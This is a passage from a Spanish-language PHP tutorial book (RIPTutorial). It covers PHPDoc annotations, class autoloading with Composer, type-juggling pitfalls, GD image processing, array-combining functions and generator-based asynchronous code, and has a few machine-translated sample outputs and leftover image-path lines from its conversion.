    {
        return $a + $b;
    }
}
```

Describiendo una variable

La palabra clave `@var` se puede usar para describir el tipo y uso de:

- una propiedad de clase
- una variable local o global
- una clase o constante global

```
class Example {
    /** @var string This is something that stays the same */
    const UNCHANGING = "Untouchable";

    /** @var string $some_str This is some string */
    public $some_str;

    /**
     * @var array $stuff    This is a collection of stuff
     * @var array $nonsense These are nonsense
     */
    private $stuff, $nonsense;

    ...
}
```

El tipo puede ser uno de los tipos PHP integrados o una clase definida por el usuario, incluidos los

espacios de nombres.

El nombre de la variable debe incluirse, pero puede omitirse si el bloque de documentos se aplica a un solo elemento.

Describiendo parámetros

```
 /**
 * Parameters
 *
 * @param  int    $int
 * @param  string $string
 * @param  array  $array
 * @param  bool   $bool
 */
function demo_param($int, $string, $array, $bool)
{
}

 /**
 * Parameters - Optional / Defaults
 *
 * @param  int    $int
 * @param  string $string
 * @param  array  $array
 * @param  bool   $bool
 */
function demo_param_optional($int = 5, $string = 'foo', $array = [], $bool = false)
{
}

/**
 * Parameters - Arrays
 *
 * @param array          $mixed
 * @param int[]          $integers
 * @param string[]       $strings
 * @param bool[]         $bools
 * @param string[]|int[] $strings_or_integers
 */
function demo_param_arrays($mixed,$integers, $strings, $bools, $strings_or_integers)
{
}

/**
 * Parameters - Complex
 * @param array $config
 * <pre>
 * $params = [
 *         'hostname'     => (string) DB hostname. Required.
 *         'database'     => (string) DB name. Required.
 *         'username'     => (string) DB username. Required.
 * ]
 * </pre>
 */
function demo_param_complex($config)
{
}
```

Colecciones

PSR-5 propone una forma de notación de estilo genérico para colecciones.

Sintaxis de genéricos

```
Type[]
Type<Type>
Type<Type[, Type]...>
Type<Type[|Type]...>
```

Los valores en una Colección PUEDEN ser incluso otra matriz e incluso otra Colección.

```
Type<Type<Type>>
Type<Type<Type[, Type]...>>
Type<Type<Type[|Type]...>>
```

Ejemplos

```
<?php

/**
 * @var ArrayObject<string> $name
 */
$name = new ArrayObject(['a', 'b']);

/**
 * @var ArrayObject<int> $name
 */
$name = new ArrayObject([1, 2]);

/**
 * @var ArrayObject<stdClass> $name
 */
$name = new ArrayObject([
    new stdClass(),
    new stdClass()
]);

/**
 * @var ArrayObject<string|int|stdClass|bool> $name
 */
$name = new ArrayObject([
    'a',
    true,
    1,
    'b',
    new stdClass(),
    'c',
    2
]);

/**
```

```
 * @var ArrayObject<ArrayObject<int>> $name
 */
$name = new ArrayObject([
    new ArrayObject([1, 2]),
    new ArrayObject([1, 2])
]);

/**
 * @var ArrayObject<int, string> $name
 */
$name = new ArrayObject([
    1 => 'a',
    2 => 'b'
]);

/**
 * @var ArrayObject<string, int> $name
 */
$name = new ArrayObject([
    'a' => 1,
    'b' => 2
]);

/**
 * @var ArrayObject<string, stdClass> $name
 */
$name = new ArrayObject([
    'a' => new stdClass(),
    'b' => new stdClass()
]);
```

Lea PHPDoc en línea: https://riptutorial.com/es/php/topic/1881/phpdoc

Capítulo 75: Primer de carga automática

Sintaxis

- exigir
- spl_autoload_require

Observaciones

La carga automática, como parte de una estrategia de marco, facilita la cantidad de código repetitivo que tiene que escribir.

Examples

Definición de clase en línea, no requiere carga

```
// zoo.php
class Animal {
    public function eats($food) {
        echo "Yum, $food!";
    }
}

$animal = new Animal();
$animal->eats('meat');
```

PHP sabe qué es `Animal` antes de ejecutar el `new Animal` , porque PHP lee los archivos de origen de arriba a abajo. Pero, ¿y si quisiéramos crear nuevos animales en muchos lugares, no solo en el archivo de origen donde está definido? Para hacer eso, necesitamos *cargar* la definición de la clase.

Carga manual de clases con requerimiento.

```
// Animal.php
class Animal {
    public function eats($food) {
         echo "Yum, $food!";
    }
}

// zoo.php
require 'Animal.php';
$animal = new Animal;
$animal->eats('slop');

// aquarium.php
require 'Animal.php';
$animal = new Animal;
$animal->eats('shrimp');
```

Aquí tenemos tres archivos. Un archivo ("Animal.php") define la clase. Este archivo no tiene efectos secundarios además de definir la clase y mantiene perfectamente todo el conocimiento sobre un "Animal" en un solo lugar. Es fácilmente versión controlada. Es fácilmente reutilizable.

Dos archivos consumen el archivo "Animal.php" al `require` manualmente el archivo. Nuevamente, PHP lee los archivos de origen de arriba a abajo, por lo que el servicio requiere el archivo "Animal.php" y hace que la definición de la clase `Animal` esté disponible antes de llamar al `new Animal` .

Ahora imagine que tuvimos docenas o cientos de casos en los que queríamos realizar un `new Animal` . Eso requeriría (destinado a los juegos de palabras) muchos, muchos `require` declaraciones que son muy tediosas para codificar.

La carga automática reemplaza la carga de definición de clase manual

```
// autoload.php
spl_autoload_register(function ($class) {
    require_once "$class.php";
});

// Animal.php
class Animal {
    public function eats($food) {
         echo "Yum, $food!";
    }
}

// zoo.php
require 'autoload.php';
$animal = new Animal;
$animal->eats('slop');

// aquarium.php
require 'autoload.php';
$animal = new Animal;
$animal->eats('shrimp');
```

Compara esto con los otros ejemplos. Observe cómo se reemplazó `require "Animal.php"` con `require "autoload.php"` . Todavía estamos incluyendo un archivo externo en tiempo de ejecución, pero en lugar de incluir una definición de clase *específica* , incluimos una lógica que puede incluir *cualquier* clase. Es un nivel de direccionamiento que facilita nuestro desarrollo. En lugar de escribir un `require` para cada clase que necesitamos, escribimos un `require` para todas las clases. Podemos reemplazar N `require` con 1 `require` .

La magia sucede con spl_autoload_register . Esta función de PHP se cierra y agrega el cierre a una *cola* de cierres. Cuando PHP encuentra una clase para la que no tiene definición, PHP entrega el nombre de la clase a cada cierre en la cola. Si la clase existe después de llamar a un cierre, PHP vuelve a su negocio anterior. Si la clase no existe después de probar toda la cola, PHP se bloquea con "No se encontró la clase 'Lo que sea'".

Autocarga como parte de una solución marco

```
// autoload.php
spl_autoload_register(function ($class) {
    require_once "$class.php";
});

// Animal.php
class Animal {
    public function eats($food) {
         echo "Yum, $food!";
    }
}

// Ruminant.php
class Ruminant extends Animal {
    public function eats($food) {
        if ('grass' === $food) {
            parent::eats($food);
        } else {
            echo "Yuck, $food!";
        }
    }
}

// Cow.php
class Cow extends Ruminant {
}

// pasture.php
require 'autoload.php';
$animal = new Cow;
$animal->eats('grass');
```

Gracias a nuestro cargador automático genérico, tenemos acceso a cualquier clase que siga nuestra convención de nomenclatura del cargador automático. En este ejemplo, nuestra convención es simple: la clase deseada debe tener un archivo en el mismo directorio nombrado para la clase y que termina en ".php". Observe que el nombre de la clase coincide exactamente con el nombre del archivo.

Sin carga automática, tendríamos que `require` manualmente las clases base. Si construyéramos un zoológico completo de animales, tendríamos miles de declaraciones de requisitos que podrían reemplazarse más fácilmente con un solo cargador automático.

En el análisis final, la carga automática de PHP es un mecanismo que lo ayuda a escribir menos código mecánico para que pueda concentrarse en resolver problemas de negocios. Todo lo que tiene que hacer es *definir una estrategia que asigne el nombre de la clase al nombre del archivo* . Puede rodar su propia estrategia de carga automática, como se hace aquí. O bien, puede utilizar cualquiera de los estándares que la comunidad de PHP ha adoptado: PSR-0 o PSR-4 . O bien, puede utilizar compositor para definir y administrar genéricamente estas dependencias.

Autocarga con compositor

Composer genera un archivo `vendor/autoload.php` .

Simplemente puede incluir este archivo y obtendrá la carga automática de forma gratuita.

```
require __DIR__ . '/vendor/autoload.php';
```

Esto hace que trabajar con dependencias de terceros sea muy fácil.

También puede agregar su propio código al autocargador agregando una sección de carga automática a su `composer.json` .

```
{
    "autoload": {
        "psr-4": {"YourApplicationNamespace\\": "src/"}
    }
}
```

En esta sección se definen las asignaciones de carga automática. En este ejemplo, se trata de una asignación PSR-4 de un espacio de nombres a un directorio: el directorio `/src` reside en la carpeta raíz de su proyecto, en el mismo nivel que el directorio `/vendor` . Un ejemplo de nombre de archivo sería `src/Foo.php` contiene una clase `YourApplicationNamespace\Foo` .

Importante: después de agregar nuevas entradas a la sección de carga automática, debe volver a ejecutar el comando `dump-autoload` para volver a generar y actualizar el archivo `vendor/autoload.php` con la nueva información.

Además `PSR-4` carga automática de `PSR-4` , Composer también admite `PSR-0` , `classmap` y carga automática de `files` . Vea la referencia de carga automática para más información.

Al incluir el archivo `/vendor/autoload.php` , se devolverá una instancia del Compositor Autoloader. Puede almacenar el valor de retorno de la llamada de inclusión en una variable y agregar más espacios de nombres. Esto puede ser útil para las clases de carga automática en un conjunto de pruebas, por ejemplo.

```
$loader = require __DIR__ . '/vendor/autoload.php';
$loader->add('Application\\Test\\', __DIR__);
```

Lea Primer de carga automática en línea: https://riptutorial.com/es/php/topic/388/primer-de-carga-automatica

Capítulo 76: Problemas de malabarismo de tipo y comparación no estricta

Examples

¿Qué es el tipo de malabarismo?

PHP es un lenguaje vagamente escrito. Esto significa que, de forma predeterminada, no requiere que los operandos de una expresión sean del mismo tipo (o compatibles). Por ejemplo, puede agregar un número a una cadena y esperar que funcione.

```
var_dump ("This is example number " . 1);
```

La salida será:

    string (24) "Este es el ejemplo número 1"

PHP logra esto al convertir automáticamente tipos de variables incompatibles en tipos que permiten que se lleve a cabo la operación solicitada. En el caso anterior, convertirá el literal entero 1 en una cadena, lo que significa que se puede concatenar en el literal de la cadena anterior. Esto se conoce como tipo malabarismo. Esta es una característica muy poderosa de PHP, pero también es una característica que puede llevarlo a un montón de tirones si no está al tanto, e incluso puede llevar a problemas de seguridad.

Considera lo siguiente:

```
if (1 == $variable) {
    // do something
}
```

La intención parece ser que el programador está comprobando que una variable tiene un valor de 1. ¿Pero qué sucede si $ variable tiene un valor de "1 y medio" en su lugar? La respuesta podría sorprenderte.

```
$variable = "1 and a half";
var_dump (1 == $variable);
```

El resultado es:

    bool (verdadero)

¿Por qué ha sucedido esto? Es porque PHP se dio cuenta de que la cadena "1 y medio" no es un número entero, pero debe ser para poder compararla con el número entero 1. En lugar de fallar, PHP inicia el tipo de malabarismo e intenta convertir la variable en una entero. Para ello, toma todos los caracteres al principio de la cadena que se pueden convertir en enteros y los emite. Se

detiene tan pronto como encuentra un personaje que no puede ser tratado como un número. Por lo tanto, "1 y medio" se convierte en entero 1.

Por supuesto, este es un ejemplo muy artificial, pero sirve para demostrar el problema. Los siguientes ejemplos cubrirán algunos casos en los que me he encontrado con errores causados por los juegos de tipo que ocurrieron en software real.

Leyendo de un archivo

Al leer un archivo, queremos saber cuándo hemos llegado al final de ese archivo. Sabiendo que `fgets()` devuelve falso al final del archivo, podríamos usar esto como la condición para un bucle. Sin embargo, si los datos devueltos de la última lectura resultan ser algo que se evalúa como booleano `false` , puede hacer que nuestro bucle de lectura de archivos termine prematuramente.

```
$handle = fopen ("/path/to/my/file", "r");

if ($handle === false) {
    throw new Exception ("Failed to open file for reading");
}

while ($data = fgets($handle)) {
    echo ("Current file line is $data\n");
}

fclose ($handle);
```

Si el archivo que contiene leer una línea en blanco, el `while` de bucle se dará por terminado en ese momento, debido a que la cadena vacía se evalúa como booleano `false` .

En su lugar, podemos verificar explícitamente el valor `false` booleano, utilizando operadores de igualdad estricta :

```
while (($data = fgets($handle)) !== false) {
    echo ("Current file line is $data\n");
}
```

Tenga en cuenta que este es un ejemplo artificial; En la vida real usaríamos el siguiente bucle:

```
while (!feof($handle)) {
    $data = fgets($handle);
    echo ("Current file line is $data\n");
}
```

O reemplazar todo el asunto con:

```
$filedata = file("/path/to/my/file");
foreach ($filedata as $data) {
    echo ("Current file line is $data\n");
}
```

Cambiar sorpresas

Las declaraciones de cambio utilizan una comparación no estricta para determinar coincidencias. Esto puede llevar a algunas sorpresas desagradables . Por ejemplo, considere la siguiente declaración:

```
switch ($name) {
    case 'input 1':
        $mode = 'output_1';
        break;
    case 'input 2':
        $mode = 'output_2';
        break;
    default:
        $mode = 'unknown';
        break;
}
```

Esta es una declaración muy simple, y funciona como se esperaba cuando `$name` es una cadena, pero puede causar problemas de lo contrario. Por ejemplo, si `$name` es el entero `0` , entonces el tipo de malabarismo ocurrirá durante la comparación. Sin embargo, es el valor literal en la declaración de caso que se hace malabarismo, no la condición en la instrucción de cambio. La cadena `"input 1"` se convierte a entero `0` que coincide con el valor de entrada de entero `0` . El resultado de esto es que si proporciona un valor de entero `0` , el primer caso siempre se ejecuta.

Hay algunas soluciones a este problema:

Casting explícito

El valor se puede encasillar en una cadena antes de la comparación:

```
switch ((string)$name) {
...
}
```

O también se puede usar una función conocida para devolver una cadena:

```
switch (strval($name)) {
...
}
```

Ambos métodos aseguran que el valor sea del mismo tipo que el valor en las declaraciones de `case` .

Evitar el `switch`

El uso de una declaración `if` nos permitirá controlar cómo se realiza la comparación, lo que nos permitirá utilizar operadores de comparación estrictos :

```
if ($name === "input 1") {
    $mode = "output_1";
} elseif ($name === "input 2") {
    $mode = "output_2";
} else {
    $mode = "unknown";
}
```

Tipificación estricta

Desde PHP 7.0, algunos de los efectos dañinos de los juegos malabares pueden mitigarse con una escritura estricta . Al incluir esta `declare` declaración como la primera línea del archivo, PHP aplicará las declaraciones de tipo de parámetro y devolverá las declaraciones de tipo lanzando una excepción `TypeError` .

```
declare(strict_types=1);
```

Por ejemplo, este código, utilizando definiciones de tipo de parámetro, lanzará una excepción detectable de tipo `TypeError` cuando se ejecute:

```
<?php
declare(strict_types=1);

function sum(int $a, int $b) {
    return $a + $b;
}

echo sum("1", 2);
```

Asimismo, este código utiliza una declaración de tipo de retorno; también lanzará una excepción si intenta devolver algo que no sea un entero:

```
<?php
declare(strict_types=1);

function returner($a): int {
    return $a;
}

returner("this is a string");
```

Lea Problemas de malabarismo de tipo y comparación no estricta en línea: https://riptutorial.com/es/php/topic/2758/problemas-de-malabarismo-de-tipo-y-comparacion-no-estricta

Capítulo 77: Procesamiento de imágenes con GD

Observaciones

Cuando se usa el `header("Content-Type: $mimeType");` e `image____` para generar solo una imagen a la salida, asegúrese de no mostrar nada más, observe incluso una línea en blanco después de `?>` . (Eso puede ser un 'error' difícil de rastrear: no se obtiene ninguna imagen ni idea de por qué). El consejo general es no incluir?> En absoluto aquí.

Examples

Creando una imagen

Para crear una imagen en blanco, use la función `imagecreatetruecolor` :

```
$img = imagecreatetruecolor($width, $height);
```

`$img` ahora es una variable de recurso para un recurso de imagen con `$width` x `$height` píxeles. Tenga en cuenta que el ancho cuenta de izquierda a derecha y el alto cuenta de arriba a abajo.

Los recursos de imágenes también se pueden crear a partir de funciones de creación de imágenes , como:

- `imagecreatefrompng`
- `imagecreatefromjpeg`
- Otras funciones de `imagecreatefrom*` .

Los recursos de imagen pueden liberarse más adelante cuando no haya más referencias a ellos. Sin embargo, liberar la memoria inmediatamente (esto puede ser importante si está procesando muchas imágenes grandes), usar `imagedestroy()` en una imagen cuando ya no se usa puede ser una buena práctica.

```
imagedestroy($image);
```

Convertir una imagen

Las imágenes creadas por la conversión de imagen no modifican la imagen hasta que la imprime. Por lo tanto, un convertidor de imágenes puede ser tan simple como tres líneas de código:

```
function convertJpegToPng(string $filename, string $outputFile) {
    $im = imagecreatefromjpeg($filename);
    imagepng($im, $outputFile);
```

```
    imagedestroy($im);
}
```

Salida de imagen

Se puede crear una `image*` usando las funciones de `image*` , donde `*` es el formato de archivo.

Tienen esta sintaxis en común:

```
bool image___(resource $im [, mixed $to [ other parameters]] )
```

Guardando en un archivo

Si desea guardar la imagen en un archivo, puede pasar el nombre del archivo, o una secuencia de archivos abierta, como `$to` . Si pasa un flujo, no necesita cerrarlo, porque GD lo cerrará automáticamente.

Por ejemplo, para guardar un archivo PNG:

```
imagepng($image, "/path/to/target/file.png");

$stream = fopen("phar://path/to/target.phar/file.png", "wb");
imagepng($image2, $stream);
// Don't fclose($stream)
```

Cuando use `fopen` , asegúrese de usar la bandera `b` lugar de la bandera `t` , porque el archivo es una salida binaria.

No tratan de pasar `fopen("php://temp", $f)` o `fopen("php://memory", $f)` a la misma. Dado que la función es cerrada por la función después de la llamada, no podrá utilizarla más, como para recuperar su contenido.

Salida como una respuesta HTTP

Si desea devolver directamente esta imagen como respuesta de la imagen (por ejemplo, para crear credenciales dinámicas), no necesita pasar nada (o pasar `null`) como segundo argumento. Sin embargo, en la respuesta HTTP, debe especificar su tipo de contenido:

```
header("Content-Type: $mimeType");
```

`$mimeType` es el tipo MIME del formato que está devolviendo. Los ejemplos incluyen `image/png` , `image/gif` e `image/jpeg` .

Escribir en una variable

Hay dos formas de escribir en una variable.

Utilizando OB (buffer de salida)

```
ob_start();
imagepng($image, null, $quality); // pass null to supposedly write to stdout
$binary = ob_get_clean();
```

Usando envoltorios de flujo

Puede tener muchas razones por las que no desea utilizar el búfer de salida. Por ejemplo, es posible que ya tenga OB en. Por lo tanto, se necesita una alternativa.

Usando la función `stream_wrapper_register` , se puede registrar una nueva envoltura de flujo. Por lo tanto, puede pasar una secuencia a la función de salida de imagen y recuperarla más tarde.

```
<?php

class GlobalStream{
        private $var;

        public function stream_open(string $path){
                $this->var =& $GLOBALS[parse_url($path)["host"]];
                return true;
        }

        public function stream_write(string $data){
                $this->var .= $data;
                return strlen($data);
        }
}

stream_wrapper_register("global", GlobalStream::class);

$image = imagecreatetruecolor(100, 100);
imagefill($image, 0, 0, imagecolorallocate($image, 0, 0, 0));

$stream = fopen("global://myImage", "");
imagepng($image, $stream);
echo base64_encode($myImage);
```

En este ejemplo, la clase `GlobalStream` escribe cualquier entrada en la variable de referencia (es decir, escribe indirectamente en la variable global del nombre dado). La variable global se puede recuperar más tarde directamente.

Hay algunas cosas especiales a tener en cuenta:

- Una clase de derivador de flujo totalmente implementada debería tener este aspecto, pero de acuerdo con las pruebas realizadas con el método mágico `__call` , solo se llama a `stream_open` , `stream_write` y `stream_close` desde funciones internas.
- No se requieren indicadores en la llamada `fopen` , pero al menos debe pasar una cadena vacía. Esto se debe a que la función `fopen` espera ese parámetro, e incluso si no lo usa en

su implementación de `stream_open` , todavía se necesita uno falso.
- Según las pruebas, `stream_write` se llama varias veces. Recuerde usar `.=` (Asignación de concatenación), no `=` (asignación de variable directa).

Ejemplo de uso

En la etiqueta HTML `<img>` , se puede proporcionar una imagen directamente en lugar de usar un enlace externo:

```
echo '<img src="' . base64_encode($binary) . '">';
```

Recorte de imagen y cambio de tamaño

Si tiene una imagen y desea crear una nueva, con nuevas dimensiones, puede usar la función `imagecopyresampled` :

Primero crea una nueva `image` con las dimensiones deseadas:

```
// new image
$dst_img = imagecreatetruecolor($width, $height);
```

y almacenar la imagen original en una variable. Para hacerlo, puede usar una de las funciones `createimagefrom*` donde * significa:

- jpeg
- gif
- png
- cuerda

Por ejemplo:


```
//original image
$src_img=imagecreatefromstring(file_get_contents($original_image_path));
```

Ahora, copie toda (o parte de) la imagen original (src_img) en la nueva imagen (dst_img) por `imagecopyresampled` :


```
imagecopyresampled($dst_img, $src_img,
    $dst_x ,$dst_y, $src_x, $src_y,
    $dst_width, $dst_height, $src_width, $src_height);
```

Para establecer las `src_*` y `dst_*` , use la siguiente imagen:

src_img



dst_img



https://riptutorial.com/es/php/topic/5195/procesamiento-de-imagenes-con-gd

Capítulo 78: Procesando múltiples matrices juntos

Examples

Fusionar o concatenar matrices

```
$fruit1 = ['apples', 'pears'];
$fruit2 = ['bananas', 'oranges'];

$all_of_fruits = array_merge($fruit1, $fruit2);
// now value of $all_of_fruits is [0 => 'apples', 1 => 'pears', 2 => 'bananas', 3 =>
'oranges']
```

Tenga en cuenta que `array_merge` cambiará los índices numéricos, pero sobrescribirá los índices de cadena

```
$fruit1 = ['one' => 'apples',  'two' => 'pears'];
$fruit2 = ['one' => 'bananas', 'two' => 'oranges'];

$all_of_fruits = array_merge($fruit1, $fruit2);
// now value of $all_of_fruits is ['one' => 'bananas', 'two' => 'oranges']
```

`array_merge` sobrescribe los valores de la primera matriz con los valores de la segunda matriz, si no puede renumerar el índice.

Puede usar el operador `+` para combinar dos matrices de manera que los valores de la primera matriz nunca se sobrescriban, pero no renumera los índices numéricos, por lo que pierde los valores de las matrices que tienen un índice que también se usa en la primera matriz .

```
$fruit1 = ['one' => 'apples',  'two' => 'pears'];
$fruit2 = ['one' => 'bananas', 'two' => 'oranges'];

$all_of_fruits = $fruit1 + $fruit2;
// now value of $all_of_fruits is ['one' => 'apples', 'two' => 'pears']

$fruit1 = ['apples', 'pears'];
$fruit2 = ['bananas', 'oranges'];

$all_of_fruits = $fruit1 + $fruit2;
// now value of $all_of_fruits is [0 => 'apples', 1 => 'pears']
```

Intersección de matriz

La función `array_intersect` devolverá una matriz de valores que existe en todas las matrices que se pasaron a esta función.

```
$array_one = ['one', 'two', 'three'];
```

```
$array_two = ['two', 'three', 'four'];
$array_three = ['two', 'three'];

$intersect = array_intersect($array_one, $array_two, $array_three);
// $intersect contains ['two', 'three']
```

Se conservan las claves de matriz. Los índices de las matrices originales no lo son.

`array_intersect` solo verifica los valores de los arrays. `array_intersect_assoc` función `array_intersect_assoc` devolverá la intersección de matrices con claves.

```
$array_one = [1 => 'one',2 => 'two',3 => 'three'];
$array_two = [1 => 'one', 2 => 'two', 3 => 'two', 4 => 'three'];
$array_three = [1 => 'one', 2 => 'two'];

$intersect = array_intersect_assoc($array_one, $array_two, $array_three);
// $intersect contains [1 =>'one',2 => 'two']
```

`array_intersect_key` función `array_intersect_key` solo verifica la intersección de claves. Se devolverán las claves que existen en todos los arrays.

```
$array_one = [1 => 'one',2 => 'two',3 => 'three'];
$array_two = [1 => 'one', 2 => 'two', 3 => 'four'];
$array_three = [1 => 'one', 3 => 'five'];

$intersect = array_intersect_key($array_one, $array_two, $array_three);
// $intersect contains [1 =>'one',3 => 'three']
```

Combinando dos matrices (claves de una, valores de otra)

El siguiente ejemplo muestra cómo combinar dos matrices en una matriz asociativa, donde los valores clave serán los elementos de la primera matriz, y los valores serán de la segunda:

```
$array_one = ['key1', 'key2', 'key3'];
$array_two = ['value1', 'value2', 'value3'];

$array_three = array_combine($array_one, $array_two);
var_export($array_three);

/*
    array (
      'key1' => 'value1',
      'key2' => 'value2',
      'key3' => 'value3',
    )
*/
```

Cambio de una matriz multidimensional a matriz asociativa

Si tienes una matriz multidimensional como esta:

```
[
    ['foo',  'bar'],
```

```
    ['fizz', 'buzz'],
]
```

Y quieres cambiarlo a una matriz asociativa como esta:

```
[
    'foo'  => 'bar',
    'fizz' => 'buzz',
]
```

Puedes usar este código:

```
$multidimensionalArray = [
    ['foo',  'bar'],
    ['fizz', 'buzz'],
];
$associativeArrayKeys   = array_column($multidimensionalArray, 0);
$associativeArrayValues = array_column($multidimensionalArray, 1);
$associativeArray       = array_combine($associativeArrayKeys, $associativeArrayValues);
```

O bien, puede omitir la configuración de `$associativeArrayKeys` y `$associativeArrayValues` y usar este simple liner:

```
$associativeArray = array_combine(array_column($multidimensionalArray, 0),
array_column($multidimensionalArray, 1));
```

Lea Procesando múltiples matrices juntos en línea:
https://riptutorial.com/es/php/topic/6827/procesando-multiples-matrices-juntos

Capítulo 79: Programación asíncrona

Examples

Ventajas de los generadores

PHP 5.5 introduce Generadores y la palabra clave de rendimiento, que nos permite escribir código asíncrono que se parece más a un código síncrono.

La expresión de `yield` es responsable de devolver el control al código de llamada y proporcionar un punto de reanudación en ese lugar. Uno puede enviar un valor a lo largo de la instrucción de `yield` . El valor de retorno de esta expresión es `null` o el valor que se pasó a `Generator::send()` .

```
function reverse_range($i) {
    // the mere presence of the yield keyword in this function makes this a Generator
    do {
        // $i is retained between resumptions
        print yield $i;
    } while (--$i > 0);
}

$gen = reverse_range(5);
print $gen->current();
$gen->send("injected!"); // send also resumes the Generator

foreach ($gen as $val) { // loops over the Generator, resuming it upon each iteration
    echo $val;
}

// Output: 5injected!4321
```

Este mecanismo puede ser utilizado por una implementación de rutina para esperar a los Awaitables cedidos por el Generador (registrándose a sí mismo como una devolución de llamada para resolución) y continuar la ejecución del Generador tan pronto como se resuelva el Awaitable.

Usando el bucle de evento Icicle

Icicle usa Awaitables y Generadores para crear Coroutines.

```
require __DIR__ . '/vendor/autoload.php';

use Icicle\Awaitable;
use Icicle\Coroutine\Coroutine;
use Icicle\Loop;

$generator = function (float $time) {
    try {
        // Sets $start to the value returned by microtime() after approx. $time seconds.
        $start = yield Awaitable\resolve(microtime(true))->delay($time);

        echo "Sleep time: ", microtime(true) - $start, "\n";
```

```
        // Throws the exception from the rejected awaitable into the coroutine.
        return yield Awaitable\reject(new Exception('Rejected awaitable'));
    } catch (Throwable $e) { // Catches awaitable rejection reason.
        echo "Caught exception: ", $e->getMessage(), "\n";
    }

    return yield Awaitable\resolve('Coroutine completed');
};

// Coroutine sleeps for 1.2 seconds, then will resolve with a string.
$coroutine = new Coroutine($generator(1.2));
$coroutine->done(function (string $data) {
    echo $data, "\n";
});

Loop\run();
